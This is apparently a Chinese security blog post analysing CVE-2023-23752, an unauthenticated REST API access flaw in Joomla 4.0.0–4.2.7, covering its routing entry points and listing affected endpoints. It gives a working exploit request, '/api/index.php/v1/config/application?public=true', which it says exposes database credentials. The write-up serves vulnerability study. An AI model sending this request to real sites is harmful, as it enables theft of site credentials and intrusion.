

Joomla(CVE-2023-23752)——一个请求参数 打穿Rest API

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由于公司对漏洞的要求比较高，代码审计很快集中到了请求路由的代码块。不管是Wordpress/RounderCube还是PhpMyAdmin以及一些知名度比较高的php应用（一个Java安全研究员感到头皮发麻），我的重点对象变成了请求路由的代码追踪，一旦分析经过路由选择之后，剩下的业务代码我是完全不看了。虽然有点不专业，但是这是挖掘未授权漏洞最好的道路，最终终于找到了一个不错的高危漏洞——Joomla未授权访问Rest API。

受影响版本

Joomla大致有三个路由入口，分别是


- 1. 根目录的index.php(用户访问文章)
- 2. 根目录的administrator/index.php(管理员管理)
- 3. 根目录的api/index.php(开发者爱好的Rest API)

未授权的接口正是第三个入口。因此影响的只有Joomla4.0.0——Joomla4.2.7 (Rest API 4.x正式开发)

分析

这里仅重点分析api/index.php这个路由的问题（index.php和administrator/index.php找不到漏洞）。

网站输入/api/index.php开启debug模式



index.php会来到app.php。其中\$app主要的input成员存放所有的HTTP请求参数



在execute()函数中，会经过sanityCheckSystemVariables函数，此函数用来过滤渲染模板的参数，主要防止XSS漏洞。setupLogging和createExtensionNamespaceMap主要是系统的额外记录工作。doExecute就是具体的路由逻辑函数。



受损的API清单

由于能够直接访问API了，从中找到最终的信息即可。

```
/api/index.php/v1/config/application?public=true
```

此API用于获取网站最重要的配置信息，其中包含数据库的账号与密码。

其他受损API如下

```
v1/banners
v1/banners/:id
v1/banners
v1/banners/:id
v1/banners/:id
v1/banners/clients
v1/banners/clients/:id
v1/banners/clients
v1/banners/clients/:id
v1/banners/clients/:id
v1/banners/categories
v1/banners/categories/:id
v1/banners/categories
v1/banners/categories/:id
v1/banners/categories/:id
v1/banners/:id/contenthistory
v1/banners/:id/contenthistory/keep
v1/banners/:id/contenthistory
v1/config/application
v1/config/application
v1/config/:component_name
v1/config/:component_name
v1/contacts/form/:id
v1/contacts
v1/contacts/:id
v1/contacts
v1/contacts/:id
v1/contacts/:id
v1/contacts/categories
v1/contacts/categories/:id
v1/contacts/categories
v1/contacts/categories/:id
v1/contacts/categories/:id
```

v1/fields/contacts/contact
v1/fields/contacts/contact/:id
v1/fields/contacts/contact
v1/fields/contacts/contact/:id
v1/fields/contacts/contact/:id
v1/fields/contacts/mail
v1/fields/contacts/mail/:id
v1/fields/contacts/mail
v1/fields/contacts/mail/:id
v1/fields/contacts/mail/:id
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v1/content/articles/:id
v1/content/articles
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v1/content/articles/:id/contenthistory
v1/content/articles/:id/contenthistory/keep
v1/content/articles/:id/contenthistory
v1/extensions
v1/languages/content
v1/languages/content/:id
v1/languages/content
v1/languages/content/:id
v1/languages/content/:id
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v1/languages/overrides/search/cache/refresh
v1/languages/overrides/site/zh-CN
v1/languages/overrides/site/zh-CN/:id
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v1/languages
v1/media/adapters
v1/media/adapters/:id
v1/media/files
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v1/media/files
v1/media/files/:path
v1/media/files/:path
v1/menus/site
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v1/menus/site/items/:id
v1/menus/site/items/:id
v1/menus/administrator/items
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v1/menus/administrator/items/:id
v1/menus/administrator/items/:id
v1/menus/site/items/types
v1/menus/administrator/items/types
v1/messages
v1/messages/:id
v1/messages
v1/messages/:id
v1/messages/:id
v1/modules/types/site
v1/modules/types/administrator
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v1/modules/site/:id
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v1/newsfeeds/feeds
v1/newsfeeds/feeds/:id
v1/newsfeeds/feeds/:id
v1/newsfeeds/categories
v1/newsfeeds/categories/:id
v1/newsfeeds/categories
v1/newsfeeds/categories/:id
v1/newsfeeds/categories/:id
v1/plugins
v1/plugins/:id
v1/plugins/:id
v1/privacy/requests
v1/privacy/requests/:id
v1/privacy/requests/export/:id
v1/privacy/requests
v1/privacy/consents
v1/privacy/consents/:id
v1/privacy/consents/:id
v1/redirects
v1/redirects/:id
v1/redirects
v1/redirects/:id
v1/redirects/:id
v1/tags
v1/tags/:id
v1/tags
v1/tags/:id
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v1/templates/styles/site
v1/templates/styles/site/:id
v1/templates/styles/site
v1/templates/styles/site/:id
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v1/templates/styles/administrator
v1/templates/styles/administrator/:id
v1/templates/styles/administrator
v1/templates/styles/administrator/:id
v1/templates/styles/administrator/:id
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0 条回复

动动手指，沙发就是你的了！

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